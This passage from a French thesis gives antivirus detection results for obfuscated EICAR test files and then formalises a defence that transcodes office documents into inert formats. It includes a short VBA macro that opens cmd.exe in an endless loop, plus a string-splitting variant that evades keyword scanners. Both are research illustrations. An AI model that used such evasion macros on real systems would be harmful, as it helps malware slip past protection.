Norton	Détecté	Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Détecté	Détecté
Trend Micro	Détecté	Détecté

TABLE IV.7 – Scan Dynamique / Techniques de chiffrement

Résultats des techniques de polymorphisme

	Test SSMD05	Test SSMD06
Avast	Non Détecté	Non Détecté
Avira	Non Détecté	Non Détecté
AVG	Non Détecté	Non Détecté
BitDefender	Non Détecté	Non Détecté
DrWeb	Non Détecté	Non Détecté
F-Secure	Non Détecté	Non Détecté
GData	Non Détecté	Non Détecté
Kaspersky	Non Détecté	Non Détecté
McAfee	Non Détecté	Non Détecté
MSE	Non Détecté	Non Détecté
Nod32	Non Détecté	Non Détecté
Norton	Non Détecté	Non Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Non Détecté	Non Détecté
Trend Micro	Non Détecté	Non Détecté

TABLE IV.8 – Scan Manuel / Techniques de polymorphisme

	Test SDMED05	Test SDMED06
Avast	Non Détecté	Non Détecté
Avira	Non Détecté	Non Détecté
AVG	Non Détecté	Non Détecté
BitDefender	Non Détecté	Non Détecté
DrWeb	Non Détecté	Non Détecté
F-Secure	Non Détecté	Non Détecté
GData	Non Détecté	Non Détecté
Kaspersky	Non Détecté	Non Détecté
McAfee	Non Détecté	Non Détecté
MSE	Non Détecté	Non Détecté
Nod32	Non Détecté	Non Détecté
Norton	Non Détecté	Non Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Non Détecté	Non Détecté
Trend Micro	Non Détecté	Non Détecté

TABLE IV.9 – Scan Dynamique / Techniques de polymorphisme

Résultats des techniques de camouflage

	Test MSLD01	Test MSLD02	Test MSLD03	Test MSLD04
Avast	Détecté	Non Détecté	Non Détecté	Non Détecté
Avira	Détecté	Non Détecté	Non Détecté	Non Détecté
BitDefender	Détecté	Non Détecté	Non Détecté	Non Détecté
DrWeb	Détecté	Non Détecté	Non Détecté	Non Détecté
Kaspersky	Détecté	Non Détecté	Non Détecté	Non Détecté
McAfee	Détecté	Non Détecté	Non Détecté	Non Détecté
Nod32	Détecté	Non Détecté	Non Détecté	Non Détecté
Norton	Détecté	Non Détecté	Non Détecté	Non Détecté
Safe'n'Sec	Non Détecté	Non Détecté	Non Détecté	Non Détecté
Trend Micro	Détecté	Non Détecté	Non Détecté	Non Détecté

Table IV.10 – Scan Manuel / Techniques de camouflage

	Test MDLED01	Test MDLED02	Test MDLED03	Test MDLED04
Avast	Détecté	Détecté	Détecté	Détecté
Avira	Détecté	Détecté	Détecté	Détecté
BitDefender	Non Détecté	Non Détecté	Non Détecté	Non Détecté
DrWeb	Détecté	Détecté	Détecté	Détecté
Kaspersky	Détecté	Détecté	Détecté	Détecté
McAfee	Détecté	Détecté	Détecté	Détecté
Nod32	Détecté	Détecté	Détecté	Détecté
Norton	Détecté	Détecté	Détecté	Détecté
Safe'n'Sec	Non Détecté	Non Détecté	Non Détecté	Non Détecté
Trend Micro	Détecté	Détecté	Détecté	Détecté

Table IV.11 – Scan Dynamique / Techniques de camouflage

Résultats des techniques d'obfuscation temporelle

	Test MSLD05	Test MSLD06
Avast	Détecté	Détecté
Avira	Détecté	Détecté
AVG	Détecté	Détecté
BitDefender	Détecté	Détecté
DrWeb	Détecté	Détecté
F-Secure	Détecté	Détecté
GData	Détecté	Détecté
Kaspersky	Détecté	Détecté
McAfee	Détecté	Détecté
MSE	Détecté	Détecté
Nod32	Détecté	Détecté
Norton	Détecté	Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Détecté	Détecté
Trend Micro	Détecté	Détecté

TABLE IV.12 – Scan Manuel / Techniques d'obfuscation temporelle

	Test MDLED05	Test MDLED06
Avast	Détecté	Détecté
Avira	Détecté	Détecté
AVG	Détecté	Détecté
BitDefender	Non Détecté	Non Détecté
DrWeb	Détecté	Détecté
F-Secure	Détecté	Détecté
GData	Détecté	Détecté
Kaspersky	Détecté	Détecté
McAfee	Détecté	Détecté
MSE	Détecté	Détecté
Nod32	Non Détecté	Non Détecté
Norton	Détecté	Détecté
Safe'n'Sec	Non Détecté	Non Détecté
Sophos	Détecté	Détecté
Trend Micro	Détecté	Détecté

TABLE IV.13 – Scan Dynamique / Techniques d'obfuscation temporelle

Concernant les techniques de mutations σ que nous avons présenté dans la section 3.2, nous pouvons les classer en trois catégories :

- non-détecté en statique et dynamique,
- détecté uniquement en dynamique,
- détecté en statique et dynamique.

Les techniques de polymorphisme utilisées ne sont ni détectées en analyse statique ni en analyse dynamique. Ces fichiers nous donnent deux informations importantes sur le système d'analyse des antivirus. Concernant l'analyse statique, lorsque la signature du fichier ne permet pas décider de la nature d'un fichier, aucun mécanisme d'analyse ne permet de le faire.

Concernant l'analyse dynamique, on note ici l'absence d'analyse comportementale et d'analyse en mémoire d'un programme. Par exemple, dans le cas où nous avons modifié uniquement la condition d'une instruction assembleur, un système antiviral devrait être capable de détecter cette simple modification.

Les techniques de chiffrement appliquées sur la chaîne *EICAR* ne sont pas détectées en analyse statique. Le fichier *EICAR* est uniquement détecté lors du déchiffrement et du placement de la chaîne dans le fichier sur le disque, donc faisant appel à l'analyse dynamique des antivirus et leurs fonctions d'évènement.

Enfin pour les techniques de *mutation* simple, l'ajout de caractères à la fin du fichier *EICAR*, ne change pas la détection de celui-ci, que ce soit en analyse statique ou dynamique. On peut donc dire que les antivirus ne sont pas sensibles à un ajout de données plus ou moins grand, mais surtout qu'ils ont un système de génération de signature efficace.

Concernant la modification du premier caractère de la chaîne *EICAR*, cette modification revient en fait à une technique de polymorphisme, même si nous ne l'avons pas définie comme telle. C'est pourquoi cette technique n'est pas détectée en statique et en dynamique. Ici le comportement, ainsi que la signature, du fichier seront différents et aucune antivirus n'arrivent à détecter ces modifications.

En ce qui concerne les techniques de *leurrage* μ que nous avons présentées dans la section 3.3, elles sont essentiellement détectées en analyse dynamique. Pour l'analyse statique, ces techniques peuvent être séparées en deux groupes :

- le fichier *EICAR* est présent dans le document.
- la chaîne *EICAR* se trouve dans la macro.

On voit ici une vraie différence concernant l'analyse d'un document bureautique. Celui-ci étant considéré comme une archive *ZIP*, la plupart des antivirus analysent donc son contenu comme tel en parcourant l'ensemble des fichiers. Lorsque le fichier *EICAR* est présent dans l'archive, les antivirus vont le détecter, même si celui-ci a été renommé.

L'importante différence, à noter, est que la présence de la chaîne *EICAR* dans un autre contenu, que le fichier original, n'est pas détecté lors d'une analyse statique. Aucune analyse sémantique ou juste de recherche de caractères n'est opérée. Ceci nous donne une information importante sur l'analyse des documents bureautiques par les antivirus.

Lors de l'analyse dynamique des techniques de *leurrage*, la plupart des cas sont détectés. Plus exactement, le fichier *EICAR* est détecté lors de l'écriture de son contenu dans un fichier sur le disque.

Finalement, toutes les techniques qui font appel au système de fichier sont détectées, contrairement aux techniques utilisant la mémoire, comme l'obfuscation et le polymorphisme. Aucun scan de comportement en mémoire n'est effectué.

En 2015, les premiers résultats sur certains antivirus, donnent exactement les mêmes résultats. Cinq ans après les premiers tests [87, 18], aucune modification significative n'a été apportée au fonctionnement de la détection des systèmes antiviraux commerciaux. Encore une fois, cela prouve que le but des éditeurs d'antivirus est de proposer un système reposant sur un fonctionnement classique, qui n'évolue plus depuis de nombreuses années. Les seuls apports, lors de mises à jour et de nouvelles versions, est la correction de bugs mettant perturbant les systèmes antiviraux.

En 2012, lors de la conférence Hack.Lu [84], j'ai présenté le projet *Minos* [54] avec ces différents mécanismes. Aucun antivirus ne prête attention à ses différentes actions, laissant ainsi la possibilité d'infecter un système complet avec un utilisateur sans privilèges.

Pire, lorsque *Minos* est en mode résident (invisible), il peut infecter tout document bureautique se trouvant, par exemple, sur une clé *USB* connectée à la machine compromise. L'infection sera naturellement propagée lorsque celle clé sera connectée sur un autre ordinateur sain.

7 Bilan de la méthodologie de tests

Les premiers résultats montrent que le fichier *EICAR* – et tout *malware* déjà connu peut être utilisé à sa place **et ce, avec les mêmes résultats** – est détecté lors d'un scan dynamique, alors que dans le cas d'un scan manuel, il n'est pas reconnu. Les résultats montrent aussi que le fichier n'est pas détecté en mémoire, mais bien lorsqu'il est présent sur le disque. Le schéma de détection semble être limité à la comparaison de signatures.

On pourrait se pencher sur l'évolution des algorithmes de détection reposant sur les opérations du systèmes de fichiers ainsi que sur les techniques avancées de détections reposant sur les opérations en mémoire. On voit bien ici que les techniques basiques de polymorphisme, quoique triviales, ont été particulièrement efficaces pour tromper les antivirus.

Une version 32 ou 64 bits du fichier *EICAR* serait utile pour tester d'autres aspects des produits antiviraux, grâce à leurs différentes propriétés, comparer au fichier de 16 bits actuel ou utiliser des *malware* déjà connus.

Les différentes tests de *MINOS* montrent que les différentes applications bureautiques et leurs sécurités ne sont pas surveillées, de même que certaines parties de la configuration du système d'un utilisateur. Il est ainsi très facile de propager un code malicieux via de nombreux autres moyens.

D'autres protections d'un système antiviral pourraient être testées, comme la sécurité Internet (FireWall, Protection Web, Protection e-mail), etc. Encore une fois, même dans ce domaine, il est possible de contourner les différentes mesures de protection.

C'est pourquoi, il est important de réfléchir et de proposer un nouveau modèle de protection contre les menaces liées aux documents bureautiques. J'ai donc développé, dans le cadre du projet *DAVFI*, le module 4 qui s'occupe des menaces abordées liées à ces documents, y compris celles abordées dans ce chapitre. Il gère aussi bien les documents bureautiques en eux-mêmes, que les macros présentes. Je présenterai les principes et les utilisations de ce module 4 dans le chapitre VI.

Ce module intègrera une gestion pro-active des menaces liées aux documents bureautiques. Quelque soit la nature du document analysé, dangereux ou pas, celui-ci sera transformé dans un format qui le rendra inerte. Ce principe de protection sera présenté dans la section suivante, en le comparant au principe de détection actuel, utilisé par l'ensemble des logiciels antivirus.

Chapitre V

Formalisation des techniques antivirales avancées - Cas des documents bureautiques

1 Introduction

Dans le chapitre II section 4, les différentes techniques antivirales ont été présentées. Elles sont toutes axées sur un modèle de détection mais il n'existe aucun principe de prévention. Il faut attendre le déclenchement d'un évènement comme la création d'un fichier ou l'exécution de celui-ci pour que la défense antivirale gère éventuellement le fichier, ce qui nécessite la connaissance de l'élément dangereux par le logiciel antivirus.

Nous avons présenté dans les chapitres III et IV que les documents peuvent être utilisés comme vecteur d'infection, que ce soit en tant que porteur de charge virale ou juste en tant que module d'infection. Ils sont aussi dangereux que des fichiers binaires.

Lorsqu'un logiciel antiviral détecte une infection dans un document bureautique, il va prendre des mesures drastiques, mise en quarantaine ou suppression. Pourtant ce type de document est bien plus qu'un fichier binaire, comme le serait un exécutable, c'est une composition d'objets de différents types. Un moyen de prévention serait de conserver le contenu du fichier, l'information utile, et de supprimer toute partie active.

Enfin, comme je l'ai montré dans le chapitre précédent, les antivirus ne sont pratiquement jamais capables de détecter un *malware* aux premiers moments d'une attaque, puisqu'ils reposent pratiquement uniquement sur la détection par signatures classique.

Ce chapitre va apporter une nouvelle méthode pour traiter les fichiers bureautiques potentiellement dangereux. Au lieu de simplement détecter un élément dangereux dans ces fichiers, nous allons transformer ces fichiers en d'autres fichiers bureautiques, sans contenu actif. Il s'agit ici de prévenir et de gérer les menaces inconnues sans perdre le contenu des fichiers. En transformant ces fichiers en autre fichiers bureautiques nous allons empêcher l'exécution des parties potentiellement dangereuses.

A l'heure actuelle, il n'existe aucune méthode de prévention au niveau des logiciels antivirus. Les seules méthodes dites de prévention, consistent à scanner des parties du système à l'aide de méthode de détections classiques, comme la recherche de signatures ou l'analyse heuristique de fichiers.

Au niveau des applications bureautiques, seul *Microsoft Office* a produit en 2007 un nouveau format de fichier afin de prévenir le risque d'exécution des macros. Grâce aux différents formats (*DOCX, XLSX, PPTX* ...), il est possible d'avoir un fichier sans contenu actif. Même si une application externe rajoute du contenu actif dans ce type de fichier, *Microsoft Office* n'autorisera pas son ouverture et son exécution.

Cependant cette solution n'existe qu'au niveau de l'application *Microsoft Office* et que pour certains types de fichiers. De plus, elle est facilement contournable, par exemple avec des virus k-aires [100]. Il est tout à fait possible de partir de ce principe pour proposer une méthode de prévention des fichiers bureautiques. Cette méthode sera répartie en deux fonctions, qui gèrera les fichiers des applications *Microsoft Office* et *LibreOffice*.

2 Prévention vs Détection

Les méthodes actuelles de détection des logiciels antivirus reposent sur plusieurs principes, que j'ai présentées dans le chapitre II section 4.

Tous ces aspects fonctionnent sur le même principe, celui de connaître l'élément *dangereux* en amont afin de protéger l'utilisateur lors d'une future attaque. Il est donc nécessaire d'avoir un système antiviral à jour, afin d'avoir les différents ensembles d'éléments dangereux, les plus récents. Le terme *dangereux* fait référence à la formalisation faite par Cohen et Adleman présentée dans le chapitre II.

Précisons tout d'abord une autre définition d'un détecteur antiviral qui complète celle donnée dans le chapitre II section 5. Soit f une fonction booléenne, $f : \mathbb{F}_2^\infty \to \mathbb{F}_2$. Soit une fonction D_f une méthode de détection d'un produit antiviral utilisant f. Elle ne se préoccupe pas de la structure du détecteur mais envisage la détection de manière générale.

On a donc $D_f : \mathbb{F}_2^\infty \to \mathbb{F}_2$ [1], où $\mathbb{F}_2^\infty$ décrit toutes les chaines binaires de longueur finie quelconque. Pour la suite, on écrira simplement D au lieu de D_f. Soit x un programme ou fichier quelconque, $x \in \mathbb{F}_2^n$, qui sera soumis à la méthode de détection D. Soit $\mathcal{M}$ l'ensemble des malware.

$D_\mathcal{M}$ est un détecteur antiviral pour $\mathcal{M}$ si et seulement si :

$$\text{Pour } x \in \mathcal{M},\ D_\mathcal{M}(x) = 1$$
$$\text{et } D_\mathcal{M}(x) = 0 \text{ si } x \notin \mathcal{M}$$

Dans le cas où $x \notin \mathcal{M}$ pour le détecteur D, il se peut que $x \in \mathcal{M}$ pour une autre fonction booléenne f'. Cela correspond au résultat de Fred Cohen qui fait dépendre la définition de $\mathcal{U}$ de la machine de Turing associée.

1. $\mathbb{F}_2 = \{0, 1\}$ où 0 décrit une non détection et 1 une détection. Il est possible de généraliser à $\mathbb{F}_3 = \{0, 1, 2\}$ où 2 indiquerait ≪ douteux ≫ ou ≪ suspect ≫

Remarque : La définition de $\mathcal{M}$ dépend de la machine de Turing universelle utilisée $\mathcal{T}_{\mathcal{U}_\mathcal{M}}$ pour le caractériser (voir travaux de Cohen) : d'où la notation $D_\mathcal{M}$. Il est possible de considérer une suite d'ensemble viraux $\mathcal{M}_1, \mathcal{M}_2, ..., \mathcal{M}_i$ et le détecteur généralisé :

$$D_{\cup\mathcal{M}_i} = \bigvee_{i=1}^{n} D_{\mathcal{M}_i}(x)$$

Ce détecteur compte au moins un détecteur. Il est également possible d'étendre cette suite d'ensemble viraux à tous les détecteurs possibles.

$$D_{\cup\mathcal{M}_i} = \prod_{i=1}^{n} D_{\mathcal{M}_i}(x)$$

En pratique $\cup = \{\mathcal{U}_{\mathcal{M}_1}, \mathcal{U}_{\mathcal{M}_2}, ...\}$ avec :

1) le nombre de $\mathcal{U}_\mathcal{M}$ est réduit et au pire dénombrable (executables, documents, ...)
2) on peut considérer un ensemble $\mathcal{J}$ (fichier inertes) qui $\forall\, \mathcal{U}_\mathcal{M} \in \cup, \forall x \in \mathcal{J}, D_\mathcal{M}(x) = 0$.

En 2007, Eric Filiol et Sébastien Josse ont publié un article sur le problème de détection d'un *malware* à l'aide d'un modèle statistique [110]. Ils ont approfondis les travaux théoriques de Chess et White (décrits dans le chapitre II section 3.2.1) en donnant des résultats constructifs sur la définition d'un *malware* indétectable. L'exemple du virus contradictoire définit par Fred Cohen reprend tout à fait ce principe. Il n'existe aucune méthode de décision D permettant de distinguer un virus V de tout autre programme, seulement sur sa forme.

Soit un virus CV dit contradictoire dont voici le pseudo-code [101] :

```
CV()
{
    Main()
    {
         Si non D(CV) alors
         {
             Infection() ;
             Si condition vraie alors charge_finale() ;
         }
         Fin si
         Aller au programme suivant
    }
}
```

La procédure D détermine si CV est un virus. Dans le cas de CV lui-même, que se passe-t-il ?

– Si D décide que CV est un virus, aucune infection ne survient (CV n'est alors pas un virus).

– En revanche, si D décide du contraire (CV n'est pas un virus), l'infection survient et CV se révèle bien être un virus.

Cet exemple montre que la procédure D est contradictoire et que toute détection reposant uniquement sur D est impossible car il existe au moins un virus CV qui ne sera pas détecté. Ceci correspond en pratique aux virus mimétique, adaptatifs, et peut-être certains virus mettant en œuvre du polymorphisme fonctionnel [88, 122].

Comme expliqué précédemment, il existe des *malware* qui, analysés par D, ne seront pas considérés comme tels. Pour $x \in \mathcal{M}$, avec $D_{\mathcal{M}}(x) = 1$, il est possible d'appliquer une modification au fichier x tel que x ne sera plus considéré comme un *malware*. Cela correspond à une insertion de fonctions *NOP*, l'obfuscation de caractères, une recompilation avec un autre compilateur, ...

Prenons le cas d'une macro en *Visual Basic* considérée comme *dangereuse*. Celle-ci va lancer à l'infini une fenêtre *cmd* sur un environnement *Windows* provoquant un déni de service sur la machine.

```
Sub Main()
    Dim Path As String
    Path = "cmd.exe"

    While(1)
        Shell(Path);
End Sub
```

Grâce aux propriétés du langage *Visual Basic*, il est tout à fait possible de modifier cette macro, notamment les chaines de caractères. Ce type de modification évite que la macro soit détectée par des analyseurs reposant sur la recherche de mots clés. Pour reprendre l'exemple ci-dessus, il est possible de découper la chaîne de caractère *Path* en la séparant lettre par lettre.

```
Sub Main()
    Dim Path As String
    Path = "c" & "m" & "d" & "." & "e" & "x" & "e"

    While(1)
        Shell(Path);
End Sub
```

Soit Δx une modification de la chaîne binaire de x, plus ou moins grande, telle que $x \to x + \Delta x$. L'application de cette modification (virale) Δx donne l'équation suivante :

$$\begin{aligned} &\text{Pour } x \in \mathcal{M} \text{ avec } D_{\mathcal{M}}(x) = 1, \\ &\exists\, x_0 \in \mathbb{N} \text{ tel que pour } \Delta x \geqslant x_0, D_{\mathcal{M}}(x + \Delta x) = 0 \end{aligned}$$

Plus la valeur de Δx sera grande, à partir d'une certaine valeur x_0, et moindre sera la qualité de détection de $D_{\mathcal{M}}$. On peut donc, pour un code donné, modifier au début un seul octet, puis deux, puis n, pour trouver ce Δ de différence qui altèrera la détection $D_{\mathcal{M}}$. On peut en déduire une propriété dite de "résilience" d'un produit antiviral.

La propriété de résilience d'un antivirus définirait donc la possibilité d'un antivirus à pouvoir détecter de nombreuses transformations/mutations d'un programme viral, en retrouvant les propriétés virales initiales de celui-ci. Il serait donc possible d'effectuer un classement des différents produits antiviraux sur cette propriété. Eric Filiol, G. Geffard, G. Jacob, S. Josse et D. Quenez, dans l'analyse du logiciel antivirus Dr Web [108], ont exposé ce cas de résilience.

On voit la limite du modèle de détection classique d'un produit antiviral. Il est ainsi très difficile d'agir sur des codes viraux inconnus qui peuvent être simplement des mutations de codes connus. Mais ce qui est mis en œuvre par la virus pour échapper à la détection peut-être utilisé inversement par les antivirus. Le but est de rendre inactif un malware par un choix judicieux de Δx.

Le fichier x est identifié par son format, son extension, sa signature et bien d'autres indicateurs. Il existe donc un format dans lequel x ne sera pas considéré comme dangereux ou dans lequel une charge virale ne pourrait pas s'activer. Pour certains antivirus, changer l'extension suffit à ne plus être reconnu, comme l'on montrait Eric Filiol et Alan Zaccardelle avec le virus *Conficker* et l'antivirus *MacAfee* [111].

Par exemple, un document bureautique *Microsoft Office Word*, avec une extension *.docm*, est un format *Word 2007+* avec macros (voir présentation des documents bureautiques dans le chapitre III section 1.1), peut être transformé en un document *Word 2007+* sans macros, avec une extension *.docx*.

Sans avoir analysé le fichier x, il est donc possible de lui appliquer une modification afin de minimiser les risques liés à ce fichier. Il faut pour cela avoir identifier les menaces connues sur le format du fichier.

Soit $g : \mathbb{F}_2^\infty \to \mathbb{F}_2^\infty$ une fonction booléenne vectorielle et $\tau : \mathbb{F}_2^\infty \to \mathbb{F}_2^\infty$ un mécanisme de transformation qui transformera x en un fichier x', avec $x' = \tau(x)$ ayant pour support g, tel que

$$\forall x, D_{\mathcal{M}}(\tau_g(x)) = 0.$$

Cette notation montre que le processus de transformation τ peut s'appuyer sur différentes fonctions g (recodage, transcodage, renommage).

Si $|x|$ désigne la taille de x, rien n'oblige que $|x'| = |x|$. La fonction τ n'est donc pas bijective. De plus, quelle que soit la modification Δx, on a $\forall x, D_{\mathcal{M}}(\tau(x+\Delta x)) = 0$. Quelle que soit la nature de x et quelle que soit la modification malveillante Δx qui lui sera appliquée, le résultat de la détection par $D_{\mathcal{M}}$ donnera que $\tau(x) \notin \mathcal{M}$.

En fait, selon notre formalisation $\tau : \mathbb{F}_2^\infty \to \mathbb{F}_2^\infty$, vue comme la fonction booléenne support g, peut-être réduit à

$$\tau_g : \mathcal{M} \to \mathcal{J}$$

Autrement dit, τ_g transforme un fichier malicieux en fichier inerte (donc non dangereux) relativement à $\mathcal{U}$.

Reprenons le cas de notre virus contradictoire CV. Si on applique un opérateur de transformation τ à CV, il est possible de le transformer dans un ou plusieurs formats dit *non-dangereux*, constituant $\mathcal{J}$ avec $\mathcal{J} = \cup\mathcal{J}_i$. $\mathcal{J}_i$ représente l'ensemble des fichiers inertes selon les différents formats de fichier.

Que CV soit un virus ou non, celui-ci, une fois transformé dans un format inerte, ne sera pas considéré comme virus. Autrement dit, soit CV', le format non dangereux de $\mathcal{J}$ du fichier CV avec

$$CV' = \tau(CV) \text{ avec } D_{\mathcal{M}}(CV') = 0$$

Le format inerte ici définit l'état d'un fichier dans lequel celui-ci ne pourrait pas activer la ou les charges présentes. L'utilisateur in fine n'interagira plus avec le fichier original mais avec un ou plusieurs nouveaux fichiers inertes. On isole, dans le sens de l'isolabilité définit dans le chapitre II section 3.3.2, ainsi le document, potentiellement dangereux, afin de produire des versions non dangereuses de celui-ci.

Ainsi le pseudo-code de CV devient le pseudo-code suivant pour CV' dans lequel la fonction malicieuse a disparu :

```
CV'()
{
    Main()
    {
        Faire les actions de CV sauf infection et charge virale
        Aller au programme suivant
    }
}
```

Il faut cependant garder les moyens de détection actuels lorsque l'on met en place des moyens de transformation. En effet l'utilisateur aura toujours le choix d'ouvrir son fichier initial si celui-ci n'est pas soumis à une méthode de détection. Ainsi on peut donc parler de mécanisme de prévention P avec $P(x) = D_{\cup\mathcal{M}_i}(x) \bigvee \tau_i(x)$.

Je vais maintenant présenter une application concrète de principe de transformation, appliqués aux documents bureautiques. Pour cela, je vais introduire deux principes ainsi que leurs applications sur les documents bureautiques contenant des éléments dangereux (définis dans le chapitre III). Ces deux principes correspondent à deux fonctions support g et g' pour τ.

2.1 Principe de *recodage*

Un document bureautique D est défini par son contenu C, son format F et son extension E. Le contenu C est l'information utile du document. Le format F peut être découpé en deux parties : F_a la partie active et F_i la partie inerte. On a donc $F = F_a \cup F_i$.

Un principe de transformation appliqué aux documents bureautiques aura la charge de supprimer les parties dangereuses (macros, contenus actifs, exploits, ...), soit $F_a \subset F$ tout en conservant son contenu C. Il est donc possible d'assainir un fichier sans changer contenu C, son format F et son extension E. On parlera ici du principe de *recodage*.


Définition 40 (*principe de recodage*)

Soit un document bureautique D, de contenu C, de format F tel que $F = F_a \cup F_i$ et d'extension E. On appelle recodage de D, l'application d'une fonction $rec(.)$ tel que $rec(D)$ produit un document de contenu C, de format $F' = F_i$ et d'extension E.

La fonction g associée à τ sera notée $rec(x)$ et l'on notera $\tau_{rec}(x)$ pour décrire la fonction de *recodage*. Dans ce cas $\tau_{rec}(x)$ effectue une projection de $F \rightarrow F_i$.

Le principe de *recodage* consiste à transformer la cible dans un format qui sera identique au format origine de celle-ci mais sans les fonctions actives. Ainsi $\tau_{rec}(x) : \mathcal{M} \rightarrow \mathcal{J}_i$ Durant le processus de transformation, l'ensemble des charges virales seront supprimées, qu'elles soient connues ou pas. A la fin de la transformation, l'utilisateur aura un fichier identique à celui d'origine, avec le même format, même extension et le même contenu.

Le processus de *recodage* peut cependant, pendant l'exécution, faire appel à d'autre fichiers avec différents formats, afin de mener à bien le *recodage* du fichier d'origine. Par exemple un fichier *Word 97 - 2003* avec une extension *.doc*, pourra être transformer en un fichier *LibreOffice* avec une extension *.odt*. Il suffira alors de supprimer les parties dangereuses puis de retransformer le fichier *LibreOffice* en fichier *Word 97 - 2003* avec une extension *.doc*. Ce principe de *recodage*, qui sera illustré dans le chapitre VI dans une application pratique, est représenté par le schéma ci-dessous.



Soit DB un document bureautique représenté par son contenu C, son format $F = F_a \cup F_i$ et son extension E. Soit τ_{rec} un processus de *recodage* du document DB. On notera DB_F le document bureautique, car le contenu C et l'extension E restent inchangés lors du processus de *recodage*. On a donc $DB_{F_i} = \tau_{rec}(DB_F)$ avec la projection de $F \rightarrow F_i$. Je vais récapituler les étapes du *recodage* d'un fichier bureautique dans l'algorithme 1.

2.2 Principe de *transcodage*

L'objectif principal d'un processus de transformation sur un document bureautique est de garantir le contenu présent dans le fichier transformé. Son format et son extension sont susceptibles d'être modifiés afin d'empêcher toute action malveillante. En effet, en changeant ces deux paramètres, il est possible que l'application qui ouvrira le fichier transformé ne soit pas paramétré de la même façon ou qu'une autre application ouvre le fichier.

Algorithme 1 *Recodage* du document DB

Entrées: Document DB
Sorties: Nombre R de fichiers créés sans contenu actif

```
R = 0
Récupération du dossier D de conversion
Récupération du nom N et de l'extension E de DB
Formation du chemin du fichier DB' avec DB' = D + N + E
Copier le fichier DB_F en DB'_F
Supprimer le format actif F_a du fichier DB'_F
Si DB' n'a plus de contenu actif F_a alors
    Copier DB'_{F_i} à la place de DB_F
    R = 1
Fin Si
Supprimer DB'
Retourner R
```

On parle donc de processus de *transcodage*. On va chercher à transformer un fichier dans un ou plusieurs nouveaux formats (autres que le format du fichier d'origine) tout en conservant le contenu. Si une charge virale était présente (en particulier l'exploitation d'un *Buffer Overflow*), on peut penser que celle-ci va exploiter soit le fichier cible soit une application qui va utiliser celle-ci. La fonction associée sera noté $trans(x)$ et l'on notera $\tau_{trans}(x)$ pour décrire la fonction de *transcodage*.

Définition 41 (*principe de transcodage*)

Soit un document bureautique D, de contenu C, de format F tel que $F = F_a \cup F_i$ et d'extension E. On appelle transcodage de D, l'application d'une fonction $trans(.)$ tel que $trans(D)$ produit un ou plusieurs documents de contenu C, de format F' et d'extension E'.

En changeant le format, nous supprimons pro-activement le risque d'attaques sur la ou les applications cibles, relativement à l'environnement $\cup = \{\mathcal{U}_{\mathcal{M}_1}, \mathcal{U}_{\mathcal{M}_2}, ...\}$. De plus une sur-couche d'éradication de menaces connues lors du processus de transformation peut être ajouté et ainsi se prémunir d'autres attaques potentielles.

Afin de transcoder des fichiers, il est nécessaire d'avoir une table de conversion avec l'ensemble des formats possibles en sortie pour un seul format en entrée, et faire de même pour chaque format que l'on souhaite traiter. Ce principe de *transcodage* sera illustré dans le chapitre VI et voici les tables de conversion pour chaque format supporté.

Un symbole ✓signifie que la conversion est autorisée. Un symbole × signifie que la conversion est déconseillée mais faisable. Une case vide signifie que la conversion n'est pas possible.

	doc	docx	docm	odt	pdf	rtf
doc	✓	✓	×	✓	✓	✓
docx	✓	✓	×	✓	✓	✓
docm	✓	✓	×	✓	✓	✓
odt	✓	✓	×	✓	✓	✓
pdf					✓	
rtf	✓	✓	×	✓	✓	✓

TABLE V.1 – Tableau de conversion des documents Text

	xls	xlsx	xlsm	ods	pdf
xls	✓	✓	×	✓	✓
xlsx	✓	✓	×	✓	✓
xlsm	✓	✓	×	✓	✓
ods	✓	✓	×	✓	✓
pdf					✓

TABLE V.2 – Tableau de conversion des documents Classeur

	ppt	pptx	pptm	pps	ppsx	ppsm	odp	pdf
ppt	✓	✓	×	✓	✓	×	✓	✓
pptx	✓	✓	×	✓	✓	×	✓	✓
pptm	✓	✓	×	✓	✓	×	✓	✓
pps	✓	✓	×	✓	✓	×	✓	✓
ppsx	✓	✓	×	✓	✓	×	✓	✓
ppsm	✓	✓	×	✓	✓	×	✓	✓
odp	✓	✓	×	✓	✓	×	✓	✓
pdf							✓	✓

TABLE V.3 – Tableau de conversion des documents Présentation

Ces trois tables sont regroupés dans un fichier de configuration, utilisé par le module 4 du projet *DAVFI*, qui sera présenté dans le chapitre VI. Voici un exemple d'une entrée de ce fichier de configuration. L'annexe B présente l'intégralité du fichier.

```
<DOC  DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
```

Dans cet exemple, il est possible de convertir un document avec une extension *.doc* en un document *doc*, *docx*, *odt*, *pdf* ou encore *rtf*. L'extension *.docm* représente un fichier *Microsoft Word 2007+* qui peut exécuter du contenu actif, comme des macros par exemple. C'est pourquoi il est interdit de convertir un fichier dans ce type de fichier, considéré, par défaut, comme dangereux.

Avant de transcoder un fichier, il est donc important de parcourir cette liste et de récupérer tous les formats de conversions autorisés pour le fichier traité. Il existe un nombre n fini de conversions possibles pour un fichier donné, définis par le nombre de types de fichier et d'applications bureautiques qui existent. Nous allons récupérer un nombre n' fini de conversions autorisées, $n' < n$.

Pour chaque conversion autorisée, il y a un format et une extension associés. On notera E', une extension différente de E et $F' = F'_a \cup F'_i$ le format associé à E'. Soit $DB_{C,F',E'}$, un *transcodage* du document $DB_{C,F,E}$. Pour tous les transcodages possibles, on a donc $\bigvee_{i=0}^{n}(DB_{C,F',E'})_i = \tau_{trans}(DB_{C,F,E})$. Je vais récapituler les étapes du *transcodage* d'un fichier bureautique dans l'algorithme ci-dessous, on notera DB et DB_i pour plus de lisibilité :

Algorithme 2 Transcodage de DB

Entrées: Document DB, Fichier de configuration Co
Sorties: Nombre R de fichiers créés sans contenu actif

```
R = 0
Récupération du dossier D de conversion
Récupération du nom N et de l'extension E de DB
Récupération de la ligne L de la table de conversion Co correspondant à E
Définir ListeFichiers et ListeFormats, deux tableaux de taille T
Définir n' = 0, nombre entier de conversion à faire
Pour i = 0 à T faire
